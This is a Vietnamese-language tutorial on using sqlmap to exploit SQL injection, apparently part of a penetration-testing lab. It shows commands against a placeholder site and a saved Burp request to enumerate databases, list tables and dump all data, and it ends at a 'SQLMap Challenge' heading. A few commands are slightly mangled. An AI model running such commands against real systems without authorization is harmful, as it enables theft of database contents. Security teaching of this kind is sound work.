1. **Introduction**

A screenshot of a computer screen

Description automatically generated- Bây giờ, chúng ta sẽ tìm hiểu về sqlmap và cách nó có thể được sử dụng để khai thác các lỗ hổng SQL Injection.

- Sqlmap là một công cụ kiểm tra thâm nhập mã nguồn mở được phát triển bởi Bernardo Damele Assumpcao Guimaraes và Miroslav Stampar, tự động hóa quá trình phát hiện và khai thác các lỗ hổng SQL injection và chiếm quyền kiểm soát các máy chủ cơ sở dữ liệu. Nó đi kèm với một công cụ phát hiện mạnh mẽ, nhiều tính năng thích hợp cho trình kiểm tra thâm nhập cuối cùng và một loạt các công tắc kéo dài từ lấy dấu vân tay cơ sở dữ liệu, tìm nạp dữ liệu từ cơ sở dữ liệu, truy cập hệ thống tệp cơ bản và thực thi các lệnh trên hệ điều hành thông qua kết nối băng tần

(out-of-band).

1. **Using Sqlmap**

- Để có thể xem các tùy chọn hỗ trợ và cách thức sử dụng nhập vào terminal câu lệnh **sqlmap -h**

- Kết quả được hiển thị bên dưới

A screenshot of a computer

Description automatically generatedA computer screen shot of a computer screen

Description automatically generated

A screenshot of a computer

Description automatically generated- Basic Commands:

A screenshot of a computer

Description automatically generated

- Enumeration Commands

A screenshot of a computer

Description automatically generatedCác tùy chọn này có thể được sử dụng để liệt kê thông tin, cấu trúc và dữ liệu của hệ thống quản lý cơ sở dữ liệu phía back-end có trong các table.

A screenshot of a computer

Description automatically generated- Operating System access Commands


- Lưu ý rằng các bảng hiển thị ở trên không phải là tất cả các những gì có thể sử dụng với sqlmap. Để có danh sách tùy chọn phong phú hơn, hãy chạy **sqlmap -hh** để hiển thị thông báo trợ giúp nâng cao.

- Bây giờ chúng ta đã thấy một số tùy chọn mà chúng ta có thể sử dụng với sqlmap, hãy chuyển sang các ví dụ sử dụng cả yêu cầu dựa dựa trên GET method và POST method.

- Kiểm tra với một request HTTP GET đơn giản như sau:

+ sqlmap -u <https://testsite.com/page.php?id=7> –dbs (Ở đây tôi đã sử dụng hai flags: -u để nêu rõ URL dễ bị tấn công và --dbs để liệt kê cơ sở dữ liệu).

- Kiểm tra với một request HTTP POST đơn giản như sau

+ Trước tiên, chúng ta cần xác định yêu cầu POST dễ bị tấn công và lưu nó. Để lưu yêu cầu, nhấp chuột phải vào **request**, chọn 'Copy to file' và lưu nó vào một thư mục. Bạn cũng có thể sao chép toàn bộ yêu cầu và lưu vào tệp văn bản(BurpSuite).

- Bạn sẽ nhận thấy trong yêu cầu ở trên, chúng tôi có một tham số POST **'blood\_group'** có thể là một tham số dễ bị tấn công.

- Chúng ta đã sao lưu nó dưới dạng một tệp văn bản có tên là **req.txt.** Để đọc file trong terminal gõ lệnh **cat req.txt**


A screenshot of a computer

Description automatically generated

- Bây giờ chúng ta đã xác định được một tham số dễ bị tấn công hãy chuyển sang sqlmap và sử dụng lệnh sau:

+ sqlmap -r req.txt -p blood\_group –dbs

=> Syntax: (sqlmap -r <request\_file> -p <vulnerable\_parameter> --dbs)

+ Ở đây chúng ta sử dụng hai flags: -r để đọc file, -p để cung cấp tham số dễ bị tấn công và –dbs để liệt kê cơ sở dữ liệu

A screenshot of a computer program

Description automatically generated

- Bây giờ chúng ta đã có cơ sở dữ liệu, hãy trích xuất các table từ **blood** database.

* Using GET based Method

sqlmap -u https://testsite.com/page.php?id=7 -D blood –tables

Syntax:(sqlmap -u https://testsite.com/page.php?id=7 -D <database\_name> --tables)

* Using POST based Method

sqlmap -r req.txt -p blood\_group -D blood --tables

Syntax:(sqlmap -r req.txt -p <vulnerable\_parameter> -D <database\_name> --tables)

- Khi chúng ta chạy các lệnh trên, tôi sẽ nhận được các bảng

A screenshot of a computer program

Description automatically generated

A screenshot of a computer program

Description automatically generated- Hoặc chúng ta có thể kết xuất tất cả các cơ sở dữ liệu và bảng có sẵn bằng cách sử dụng các lệnh sau.

* Using GET based Method

sqlmap -u https://testsite.com/page.php?id=7 -D <database\_name> --dump-all

sqlmap -u https://testsite.com/page.php?id=7 -D blood --dump-all

* Using POST based Method

sqlmap -r req.txt -D <database\_name> --dump-all

sqlmap -r req.txt-p -D <database\_name> --dump-all

SQLMap Challenge